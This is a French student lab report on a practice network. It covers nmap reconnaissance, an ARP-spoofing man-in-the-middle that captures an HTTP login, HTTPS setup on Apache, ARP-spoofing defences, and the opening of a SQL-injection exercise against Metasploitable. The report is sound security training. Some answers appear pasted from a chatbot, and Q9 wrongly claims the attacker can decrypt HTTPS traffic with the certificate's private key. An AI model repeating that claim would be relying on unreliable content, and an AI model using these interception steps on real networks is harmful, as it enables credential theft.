# Laboratoire 2 – Attaque MITM d'un service SSH et mise en place de contre-mesures

## Matériel

- Un serveur Proxmox
- Une VM debian 12
- Un conteneur serveur sous debian 12
- Un conteneur client sous debian 12
- Un conteneur kali linux
- Un conteneur routeur sous debian 12

## Étapes

### Laboratoire 2

- Mise en place du laboratoire

### Activité 2

- Découverte des hôtes et services présents sur un réseau local
- Simulation d'une attaque de l'homme du milieu entre le client et le serveur Web
- Le chiffrement HTTPS
- Mesures pour détecter l'empoisonnement du cache ARP
- Mesures pour éviter l'empoisonnement du cache ARP

Activité 3

- Réalisation d'une injection SQL

Activité 4

- Clonage du site facebook et mise en service
- Accès au site à partir de la machine cliente

Activité 5

- Exploitation de la vulnérabilité avec le Framework Metasploit

Activité 6

- Installation de Nessus sur KALI
- Scan des vulnérabilités
- Exploitation de la vulnérabilité « UnrealIRCd Backdoor Detection »
- Exploitation des autres vulnérabilités

Activité 7

- Configuration du service web
- Configuration du service DNS
- Préparation de la machine pirate sous kali
- Lancement de l'attaque DNS Spoofing

## Laboratoire 2

- Mise en place du laboratoire

Pour commencer on télécharge le document gestion_lab1.sh :

```
root@TPthiryOUDARNicolas:~# wget https://forge.aeif.fr/btssio-labos-kali/lab2/-/raw/main/gestion_lab2.
sh -output-document
```

Pour la suite on lance le script :

```
root@TPthiryOUDARNicolas:~# bash gestion_lab2.sh -c
```

```
root@TPthiryOUDARNicolas:~# docker ps
CONTAINER ID   IMAGE                              COMMAND                  CREATED       STATUS       PORTS

          NAMES
a6db8b384687   tleemcjr/metasploitable2           "sh -c '/bin/service…"   25 hours ago   Up 25 hours

          metasploitable-lab2
b3bb757bd6ff   reseaucerta/kalirolling:lab2       "/lib/systemd/system…"   25 hours ago   Up 25 hours   22/tcp, 3389/tcp

          kali-lab2
9ed68c60cda2   reseaucerta/clientdebian12:lab2    "/lib/systemd/system…"   25 hours ago   Up 25 hours   22/tcp, 3389/tcp

          client-lab2
eed0b104aaef   reseaucerta/serveurdebian12:lab2   "/lib/systemd/system…"   25 hours ago   Up 25 hours   22/tcp, 53/tcp, 53/udp

                serveur-lab2
778d173173a8   reseaucerta/routeurdebian12:lab2   "/lib/systemd/system…"   25 hours ago   Up 25 hours   0.0.0.0:12222->12222/tcp, :::12222->12222/tcp, 0.0.0.0:22222->22222/tcp, :::22222->22222/tcp, 0.0.0.0:333
89->23389/tcp, :::23389->23389/tcp, 0.0.0.0:32222->32222/tcp, :::32222->32222/tcp, 0.0.0.0:33389->33389/tcp, :::33389->33389/tcp, 0.0.0.0:52222->52222/tcp, :::52222->52222/tcp, 0.0.0.0:42222->22/tcp, :::42222-
>22/tcp   routeur-lab2
```

## Activité 2

- Découverte des hôtes et services présents sur un réseau local

Je lance un premier scan du réseau afin d'y découvrir les appareils. Et ensuite je scan chacune des machines trouver dans le réseau

```
┌──(etusio㉿kali)-[~]
└─$  nmap -sP 192.168.56.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 16:46 CET
Nmap scan report for 192.168.56.1
Host is up (0.0037s latency).
Nmap scan report for client-lab2.bridge_interne_lab (192.168.56.11)
Host is up (0.00071s latency).
Nmap scan report for kali (192.168.56.12)
Host is up (0.00020s latency).
Nmap scan report for routeur-lab2.bridge_interne_lab (192.168.56.254)
Host is up (0.00092s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.57 seconds

┌──(etusio㉿kali)-[~]
└─$ nmap -sP 172.16.10.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 16:46 CET
Nmap scan report for 172.16.10.1
Host is up (0.0017s latency).
Nmap scan report for 172.16.10.5
Host is up (0.0010s latency).
Nmap scan report for 172.16.10.10
Host is up (0.00026s latency).
Nmap scan report for 172.16.10.254
Host is up (0.00067s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.02 seconds
```

```
┌──(etusio㉿kali)-[~]
└─$ nmap -sV 172.16.10.254
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 16:49 CET
Nmap scan report for 172.16.10.254
Host is up (0.00100s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds

┌──(etusio㉿kali)-[~]
└─$  nmap -sV 172.16.10.10
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 16:49 CET
Nmap scan report for 172.16.10.10
Host is up (0.00082s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
53/tcp open  domain  ISC BIND 9.18.16-1~deb12u1 (Debian Linux)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds
```

```
┌──(etusio㉿kali)-[~]
└─$ nmap -sV 172.16.10.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 16:51 CET
Nmap scan report for 172.16.10.5
Host is up (0.0011s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  landesk-rc  LANDesk remote management
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.75 seconds
```

- Simulation d'une attaque de l'homme du milieu entre le client et le serveur Web

Puis j'active le routage sur le kali dans le fichier /etc/sysctl.conf :

```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

Puis je recharge les paramètres système :

```
┌──(etusio㉿kali)-[~]
└─$ sudo sysctl -p
```

Q1 Consultez le cache ARP de la machine cliente légitime avant de réaliser l'attaque et relevez l'adresse MAC de la passerelle :

```
┌──(etusio㉿kali)-[~]
└─$ arp -a 192.168.56.254
routeur-lab2.bridge_interne_lab (192.168.56.254) at 02:42:c0:a8:38:fe [ether] on eth0
```

Q2 Consultez le cache ARP de la passerelle avant de réaliser l'attaque et relevez l'adresse MAC de la machine cliente (pour avoir des informations dans le cache arp, vous devrez peut-être au préalable lancer un ping sur la machine cliente).

```
┌──(etusio㉿kali)-[~]
└─$ arp -a 192.168.56.11
client-lab2.bridge_interne_lab (192.168.56.11) at 02:42:c0:a8:38:0b [ether] on eth0

┌──(etusio㉿kali)-[~]
```

Q3 Relevez l'adresse IP et l'adresse MAC du pirate

```
┌──(etusio㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
27: eth0@if28: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:a8:38:0c brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.56.12/24 brd 192.168.56.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Ensuite je modifie le fichier /var/www/mutillidae/config.inc pour modifier la varialble dbname ='owasp10' ; :


```
msfadmin@srvm:~$ sudo nano /var/www/mutillidae/config.inc
```

```
<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>
```

Puis le relance apache :

```
msfadmin@srvm:~$ sudo /etc/init.d/apache2 reload
 * Reloading web server config apache2
```


Ensuite je crée un compte sur le site mutillidae :





Q4 Consultez à nouveau le cache ARP de la machine cliente victime. Que remarquez-vous ?

```
etusio@clissh:~$ ip neigh show
192.168.56.12 dev eth0 lladdr 02:42:c0:a8:38:0c STALE
192.168.56.254 dev eth0 lladdr 02:42:c0:a8:38:0c REACHABLE
```

Puis je fait une capture de trame sur wireshark en http :



Et je regarde les requêtes :




Q5 Le pirate peut-il lire le mot de passe saisi par la victime ? Si oui, expliquez pourquoi et écrivezle ci-dessous.

Oui on peut voir l'utilisateur et le mot de passe de la personne qui se connecte car premièrement l'attaquant c'est mis entre la victime et le routeur et de plus le site est en http qui n'est pas sécurisé et ne crypte pas les données.

- Le chiffrement HTTPS

Pour commencer le chiffrement j'active le module SSL pour le serveur Web Apache :

```
msfadmin@srvm:~$ sudo a2enmod ssl
[sudo] password for msfadmin:
Module ssl installed; run /etc/init.d/apache2 force-reload to enable.
msfadmin@srvm:~$
```

Puis je crée le fichier default-ssl :

```
msfadmin@srvm:~$ cd /etc/apache2/sites-available/
msfadmin@srvm:/etc/apache2/sites-available$ sudo nano default-ssl
```

```
 GNU nano 2.0.7                                              File: default-ssl

<ifModule mod_ssl.c>
        <VirtualHost 172.16.10.5:443>
                ServerName 172.16.10.5:443
                DocumentRoot /var/www/
                SSLEngine On
                SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
                SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
                ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
                <Directory "/usr/lib/cgi-bin">
                        AllowOverride None
                        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
                        Order allow,deny
                        Allow from all
                </Directory>
        </VirtualHost>
</ifModule>
```

Puis je relance apache :

```
msfadmin@srvm:/etc/apache2/sites-available$ sudo a2ensite default-ssl et sudo /etc/init.d/apache2 force-reload
Site default-ssl installed; run /etc/init.d/apache2 reload to enable.
msfadmin@srvm:/etc/apache2/sites-available$
```

Ensuite je modifie le fichie .htaccess :


```
msfadmin@srvm:/etc/apache2/sites-available$ cd
msfadmin@srvm:~$ sudo nano /var/www/mutillidae/.htaccess
```

```
## Donated by Kenny Kurtz

#php_flag magic_quotes_gpc off
#php_flag magic_quotes_sybase off
#php_flag magic_quotes_runtime off
```

Et je restart apache :

```
msfadmin@srvm:~$ sudo /etc/init.d/apache2 restart
 * Restarting web server apache2
```

Et on remarque que cela fonctionne :




Q6 Quels sont les rôles du certificat côté serveur ?

Les rôles du certificat SSL côté serveur sont les suivants :

- Sécuriser les échanges de données

Le certificat SSL permet de chiffrer les données qui sont transmises entre un serveur web et un navigateur. Cela permet de protéger les informations sensibles, telles que les informations de connexion, les données de paiement, ou les données personnelles.

- Authentifier le serveur web

Le certificat SSL permet d'authentifier le serveur web auprès des visiteurs. Cela signifie que les visiteurs peuvent être sûrs que le site web auquel ils se connectent est bien celui qu'ils pensent.

- Améliorer la confiance des visiteurs

La présence d'un certificat SSL sur un site web est un signe de confiance pour les visiteurs. Cela montre que le site web est sérieux et qu'il prend la sécurité des données au sérieux.

Plus précisément, les certificats SSL côté serveur remplissent les fonctions suivantes :

- Générer une clé publique et une clé privée

Le certificat SSL contient deux clés, une clé publique et une clé privée. La clé publique est diffusée sur le site web, tandis que la clé privée est conservée en sécurité par le propriétaire du site web.

- Établir une connexion chiffrée

Lorsque le navigateur d'un visiteur se connecte à un site web sécurisé, le serveur web envoie sa clé publique au navigateur. Le navigateur utilise ensuite cette clé pour chiffrer les données qu'il envoie au serveur. Le serveur déchiffre ensuite les données à l'aide de sa clé privée.


- Vérifier l'identité du serveur

Le certificat SSL contient également des informations d'identification du serveur web, telles que son nom de domaine et son autorité de certification. Le navigateur utilise ces informations pour vérifier l'identité du serveur.

Les certificats SSL sont essentiels pour la sécurité des sites web. Ils contribuent à protéger les données sensibles des visiteurs et à améliorer la confiance des visiteurs.

Q7 Visualisez les détails du certificat et expliquez chacune des raisons invoquées pour afficher que la connexion n’est pas sécurisée

Et je vois les détails du certificat SSL :



Visualisation des détails du certificat
L'image que vous m'avez envoyée contient les détails du certificat SSL pour le site web `ubuntu804-base.localdomain`. Les détails du certificat sont les suivants :

- Nom de domaine: `ubuntu804-base.localdomain`
- Autorité de certification: `OCOSA`
- Date de début de validité: 17 mars 2010
- Date de fin de validité: 16 avril 2010

Raisons pour lesquelles la connexion n'est pas sécurisée

Le navigateur affiche le message d'erreur "Votre connexion n'est pas sécurisée" pour les raisons suivantes :

- Le certificat a expiré. La date de fin de validité du certificat est le 16 avril 2010. Cela signifie que le certificat n'est plus valide et qu'il ne peut plus être utilisé pour sécuriser la connexion.
- L'autorité de certification est inconnue. L'autorité de certification qui a délivré le certificat est `OCOSA`. Cette autorité de certification n'est pas reconnue par le navigateur. Cela signifie que le navigateur ne peut pas garantir l'identité du serveur web.

Explications
Le certificat a expiré

Un certificat SSL est valide pendant une période de temps limitée. Une fois que la période de validité est expirée, le certificat n'est plus valide et ne peut plus être utilisé pour sécuriser la connexion.

Dans ce cas, le certificat a expiré le 16 avril 2010. Cela signifie que le certificat n'est plus valide depuis plus de 13 ans.


L'autorité de certification est inconnue

Une autorité de certification est une organisation qui est chargée de délivrer des certificats SSL. Les autorités de certification sont reconnues par les navigateurs et les autres logiciels qui utilisent les certificats SSL.

Dans ce cas, l'autorité de certification qui a délivré le certificat est `OCOSA`. Cette autorité de certification n'est pas reconnue par le navigateur. Cela signifie que le navigateur ne peut pas garantir l'identité du serveur web.

Q8 Peut-on encore capturer le mot de passe en clair ? Votre réponse doit être démontrée via une analyse de trames (à copier/coller ci-dessous) :

Non on ne voit pas le mot de passe en clair car il est crypté.




- Mesures pour détecter l’empoisonnement du cache ARP

Q9 En configurant un site en HTTPS, l’empoisonnement de cache ARP est-il toujours possible ?

Oui, l'empoisonnement de cache ARP est toujours possible, même si un site web utilise HTTPS.

L'empoisonnement de cache ARP est une attaque réseau qui permet à un attaquant d'intercepter le trafic réseau en usurpant l'identité d'un autre appareil sur le réseau. Cette attaque fonctionne en envoyant des messages ARP spoofés aux autres appareils sur le réseau. Ces messages indiquent que l'adresse MAC de l'attaquant correspond à l'adresse IP de l'appareil cible.

HTTPS est un protocole de sécurité qui chiffre les données qui sont transmises entre un navigateur et un serveur web. Cela permet de protéger les informations sensibles, telles que les informations de connexion, les données de paiement, ou les données personnelles.

L'utilisation de HTTPS ne protège pas contre l'empoisonnement de cache ARP. En effet, l'empoisonnement de cache ARP ne concerne pas le contenu des données qui sont transmises, mais plutôt le chemin que ces données empruntent sur le réseau.

En cas d'empoisonnement de cache ARP, l'attaquant peut intercepter le trafic réseau, y compris les données qui sont chiffrées par HTTPS. L'attaquant peut ensuite déchiffrer ces données à l'aide de la clé privée du certificat SSL.

Pour réduire le risque d'empoisonnement de cache ARP, il est important de mettre en œuvre des mesures de sécurité supplémentaires, telles que :

- L'utilisation d'un pare-feu

Un pare-feu peut aider à bloquer les attaques ARP spoofées.

- L'utilisation d'une solution de détection et de prévention des intrusions (IDS/IPS)

Une solution IDS/IPS peut aider à détecter les attaques ARP spoofées et à prendre des mesures correctives.

- La mise à jour régulière du logiciel

Les mises à jour de sécurité corrigent souvent les vulnérabilités qui peuvent être exploitées par les pirates.

- L'utilisation de mécanismes d'authentification supplémentaires

L'utilisation de mécanismes d'authentification supplémentaires, tels que l'authentification à deux facteurs, peut aider à protéger les données sensibles, même si elles sont interceptées par un attaquant.

Q10 Expliquez pourquoi il peut être important de surveiller les caches ARP (notamment celui du routeur)

La surveillance du cache ARP est importante pour détecter les attaques ARP spoofées, identifier les problèmes de réseau et améliorer les performances du réseau.

- Mesures pour éviter l’empoisonnement du cache ARP

Q11 Citez deux autres mesures pouvant être mises en œuvre pour éviter l’empoisonnement du cache ARP

En plus des mesures de sécurité déjà mentionnées, il existe deux autres mesures qui peuvent être mises en œuvre pour éviter l'empoisonnement du cache ARP :

- L'utilisation de la sécurité au niveau du port (Port Security)

La sécurité au niveau du port est une fonctionnalité des commutateurs qui permet de limiter les adresses MAC qui peuvent être connectées à un port donné. Cela peut aider à empêcher un attaquant de se connecter à un port et d'injecter des messages ARP spoofés.

- L'utilisation de l'inspection ARP dynamique (DAI)

L'inspection ARP dynamique est une fonctionnalité des commutateurs qui permet de vérifier les messages ARP entrants pour détecter les attaques ARP spoofées. Si un message ARP est considéré comme suspect, le commutateur peut le bloquer ou l'envoyer à un système de détection d'intrusion (IDS) pour analyse.

Voici une liste complète des mesures de sécurité qui peuvent être mises en œuvre pour éviter l'empoisonnement du cache ARP :

- Utilisation d'un pare-feu
- Utilisation d'une solution de détection et de prévention des intrusions (IDS/IPS)
- Mise à jour régulière du logiciel
- Utilisation de mécanismes d'authentification supplémentaires
- Surveillance des caches ARP
- Utilisation de la sécurité au niveau du port (Port Security)
- Utilisation de l'inspection ARP dynamique (DAI)

Il est important de mettre en œuvre une combinaison de ces mesures pour obtenir une protection maximale contre l'empoisonnement du cache ARP.

Activité 3

- Réalisation d'une injection SQL

Je fais un show databases qui permet de voir toutes les bases disponibles :

```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
```

Pareil mais pour les tables :

```
mysql> SHOW TABLES;
+------------------+
| Tables_in_owasp10 |
+------------------+
| accounts         |
| blogs_table      |
| captured_data    |
| credit_cards     |
| hitlog           |
| pen_test_tools   |
+------------------+
6 rows in set (0.00 sec)

mysql> DESCRIBE accounts
    -> ;
+-------------+------------+------+-----+---------+----------------+
| Field       | Type       | Null | Key | Default | Extra          |
+-------------+------------+------+-----+---------+----------------+
| cid         | int(11)    | NO   | PRI | NULL    | auto_increment |
| username    | text       | YES  |     | NULL    |                |
| password    | text       | YES  |     | NULL    |                |
| mysignature | text       | YES  |     | NULL    |                |
| is_admin    | varchar(5) | YES  |     | NULL    |                |
+-------------+------------+------+-----+---------+----------------+
```

Ensuite je tente une connexion avec login : hacker mdp : ‘ et cela fait une erreur :

| Error: Failure is always an option and this situation proves it | |
